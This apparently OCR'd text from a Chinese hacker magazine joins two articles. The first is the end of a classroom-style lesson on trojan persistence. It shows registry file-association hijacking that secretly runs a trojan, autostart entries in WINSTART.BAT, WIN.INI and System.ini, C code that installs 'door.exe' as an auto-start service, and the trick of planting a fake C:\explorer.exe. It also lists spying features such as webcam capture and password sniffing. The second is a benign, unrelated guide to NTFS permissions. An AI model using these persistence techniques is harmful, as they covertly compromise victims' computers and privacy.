
“关联？什么关联？”

“比如我们双击 txt 文本文件时，Windows 会运行什么程序呢？”老师问。

“当然是记事本了！”台下异口同声的回答。

“对喽。那是因为在注册表的[HKEY_CLASSES_ROOT\txtfile\shell\open\command]和[HKEY_LOCAL_MACHINE\Software\CLASSES\txtfile\shell\open\command]位置中，指明了 txt 文件由记事本程序就是 notepad 来运行的。”

“哦！？还有这种事？”小菜们忙着打开注册表，找到了那个位置一看，如图 26．



26

“我们来试一下。写一个弹出对话框的程序 ww.exe，放到系统目录下；然后把注册表中的 notepad %1 改成 ww.exe %1，如下图 27。这下双击记事本文件，就激发运行 ww.exe，看，弹出对话框了。”

“哈哈！原来还可以这样啊！”小菜们惊奇的说道。

“对，我们把关联程序名改为我们自己的木马，这样用户在运行记事本的时候，就会神不知鬼不觉的运行了我们的木马。”

“同样的，其他常用程序的关联都都可以改变，比如 exe，bat，com 文件等等。它们的所在位置如下，同样的更改即可。”


27

```
[HKEY_CLASSES_ROOT\exefile\shell\open\command] = "%1" %*
[HKEY_CLASSES_ROOT\comfile\shell\open\command] = "%1" %*
[HKEY_CLASSES_ROOT\batfile\shell\open\command] = "%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command] = "%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command] = "%1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command] = "%1" %*
```

4、启动文件

“呵呵，除了注册表，一些文件里指示的东东，Windows 也会去执行。”老师说道。

“哦？什么样的文件？我们写一个行不？”

“当然不行，需要是 Windows 的配置文件。”老师说，“不过有一个文件例外，但几乎没有人知道。”

“啊？什么文件啊？”台下感兴趣的说。

“WINSTART.BAT，”老师说道，“在 Windows 目录中。这个文件甚至可能没有，但我们可以轻松的生成它，并指明要运行的程序。”老师说道，“在程序中，只需要加上这一句话就可以实现启动 door.exe 程序了。”

System(“echo door.exe>c:\\WINSTART.BAT”);

“呵呵，越来越有意思了！”

“还有呢，”老师继续眉飞色舞地说道，“在 Windows 目录下的 WIN.INI 文件中，‘RUN=’一栏和‘LOAD=’一栏中指明的程序，也会被 Windows 执行；”

“另外一个 System.ini 文件中的 Shell 栏，也可以被我们利用。我们要执行 door.exe，只要这样改改就成。”

```
[boot]
shell=explorer.exe C:\windows\filename
```

5、注册服务

“除了上面的这些方法，常规木马的启动还有一些办法。”老师说道。“第一，可以把木马注册为 NT，2000，xp 的服务，这样来完成启动。我们可以手动来完成注册安装，不过现在在学编程，所以来看看程序是如何实现的了。首先打开服务控制管理器。”

SC_HANDLE schSCManager = OpenSCManager(NULL, NULL, SC_MANAGER_CREATE_SERVICE);

“然后新建一个服务，指明服务名 door，显示名 door，和木马文件名 door.exe。”

```
SC_HANDLE schService = CreateService
                ( schSCManager, "door", "door",
```

```
    SERVICE_ALL_ACCESS, SERVICE_WIN32_OWN_PROCESS|
SERVICE_INTERACTIVE_PROCESS,
                    SERVICE_AUTO_START,
                    SERVICE_ERROR_NORMAL,
                    "door.exe",
                    NULL,
                    NULL,
                    NULL,
                    NULL,
                    NULL)"
```

"添加成功后，在注册表的HKEY_LOCAL_MACHINE\\ SYSTEM\\CurrentControlSet\\Services\\door建一个Description描述键，写成door。代码如下。"

```
            RegOpenKey(HKEY_LOCAL_MACHINE,
SYSTEM\\CurrentControlSet\\Services\\door",&key);
    RegSetValueEx(key,"Description",0,REG_SZ,(BYTE *)"
door",lstrlen("door"));
```

"第二，可以利用任务计划，Task Scheduler。IPC下经典的at命令攻击就是指明多长时间后执行一个程序。"

"哦，那我们在程序中加入指明一天后启动，这样明天运行后，又会指明下一个一天后运行，就这样周而复始！"菜鸟A得意的说道。

"嗯，可以。但有个问题，万一那个时候正好没有开机，那么木马不就从此就挂掉了吗？"

"还好我们可以编程实现，多指定几次任务吧。"

"用函数NetScheduleJobAdd实现，大家可以查查MSDN，"

老师说道，"第三种方法更绝，Windows启动时会加载explorer.exe，但如果存在c:\explorer.exe，那么系统会去执行c:\explorer.exe，而不是Windows目录中的真正的explorer.exe。这下我们的活就简单了，不用更改文件和注册表，只用把木马文件放在C盘根目录下，命名为explorer.exe就可以了。"

九、尾声

"不知不觉这么晚了啊！"老师看了看表，说道，"本来还打算讲很多内容的，包括木马更高级的技术，主要分为隐藏和功能两方面。"老师回答到，"隐藏包括dll木马的编写，和通过远程进程注入隐藏木马进程；利用嗅探来隐藏端口；利用ICMP或TCP隧道来突破防火墙，Hook API技术来保证更隐蔽的操作。功能包括自己实现dos功能；上传下载文件；嗅探记录密码；屏幕抓取和控制；真人监视——开物理摄像头；控制打印机，传真机等等。"

"哇！这么多新东西啊！口水都要留出来了……"小菜们说道。

"最后会深入到系统驱动和内核rootkit的实现的……但这两次课的基础知识都要超越课时了；如果大家有兴趣继续听，黑客X档案还给我机会的话，我们再继续。这次课就到这里，同学们再见了！"

NTFS磁盘系统配置全攻略

jtr

前言
一、向NTFS磁盘格式进行转换
二、NTFS磁盘的访问控制
三、NTFS磁盘的加密
四、NTFS文件系统下的对象访问审核
五、NTFS文件系统下的磁盘配额

前言


随着互联网的发展，网络已经将每一台机器送上了Internet，也正是如此，操作系统本身的安全性得到了前所未有的重视，一向是树大招风的微软更是如此，因此，在NT系列操作系统中，微软推出了NTFS磁盘格式，NTFS磁盘系统的问世，无疑给Win32操作系统家族带来了更高的安全性和可靠性。至于，它到底带来了什么，我们就在本文中详细为大家阐述。

一、向NTFS磁盘格式进行转换

由于NTFS磁盘格式系统是针对NT系列的操作系统进行开发和使用的，因此，要使用NTFS磁盘格式的第一条件就是先要有软件上的支持——即操作系统版本为NT或是更高的版本。

在安装操作系统时，如果操作系统支持NTFS，则系统会自动提示，询问是否将磁盘转换为NTFS格式，若在安装过程中用户没有进行转换而仍使用较早的FAT32作为磁盘格式的话，那么，在操作系统安装完成后仍然可以进行转换，例如，我想将C盘由FAT32转换成为NTFS，即可使用命令：**convert C: /fs:NTFS**

在使用完该条命令后，系统会在下次重新启动时自动进行转换，当转换完成后，右键NTFS格式的盘符，从常规选项中即可看到NTFS的字样（图1）。除此之外，还可以看到，在NTFS磁盘格式的磁盘属性上多出了两项："安全"和"配额"（如图1）。不要小看这两项，微软的磁盘安全性基本上全都集中在这两项中了。



1


二、NTFS磁盘的访问控制

刚才对NTFS磁盘的转换做了一个简单的介绍，这部分我们着重来看一下NTFS磁盘的安全性是如何体现的。

对NTFS来说，其安全性主要体现为：权限、加密和审核。我们分三个部分来分别介绍这些安全特性的使用方法和需要注意的事项。

2.1、权限设置

为某个磁盘或是磁盘中的某个文件夹甚至是某个文件设置权限、加密或是审核的方法都是完全一样的，因此，在这里，我在以NTFS磁盘格式为文件系统的E盘上，建立一个名为test的文件夹，而文件夹中再建立一个名为test.txt的文本文件，在文本中随意写上一些内容。



2

好，现在开始对test文件夹设置权限。

首先，右键选择test文件夹，然后在属性对话框中点选"安全"卡片（如图2），从图2中我们可以清楚地看到test文件夹的安全属性。


注：图中test文件夹所在磁盘是在写本文前刚刚进行转换的，因此，test文件夹目前的安全属性中显示的即为默认的NTFS安全性设置，从图中不难看出，其权限是Everyone组为完全控制，即，任何一个用户都可对该资源进行任意修改，从这一点上来看，还是相当危险的，因此，当用户刚使用NTFS文件系统时应该注意的就是，在转换完磁盘后，立即修改磁盘的安全属性。

由于设置权限的时候，涉及最多的就是计算机用户帐号，因此，先对此台计算机的用户帐号做一个介绍，该计算机上有三个用户帐号：administrator、guest和ntfs-test，其中guest帐号已被停用，而整篇文章在进行权限和各种安全性设置的时候，都是使用administrator帐号进行，而ntfs-test帐号是用以检测设置效果的。

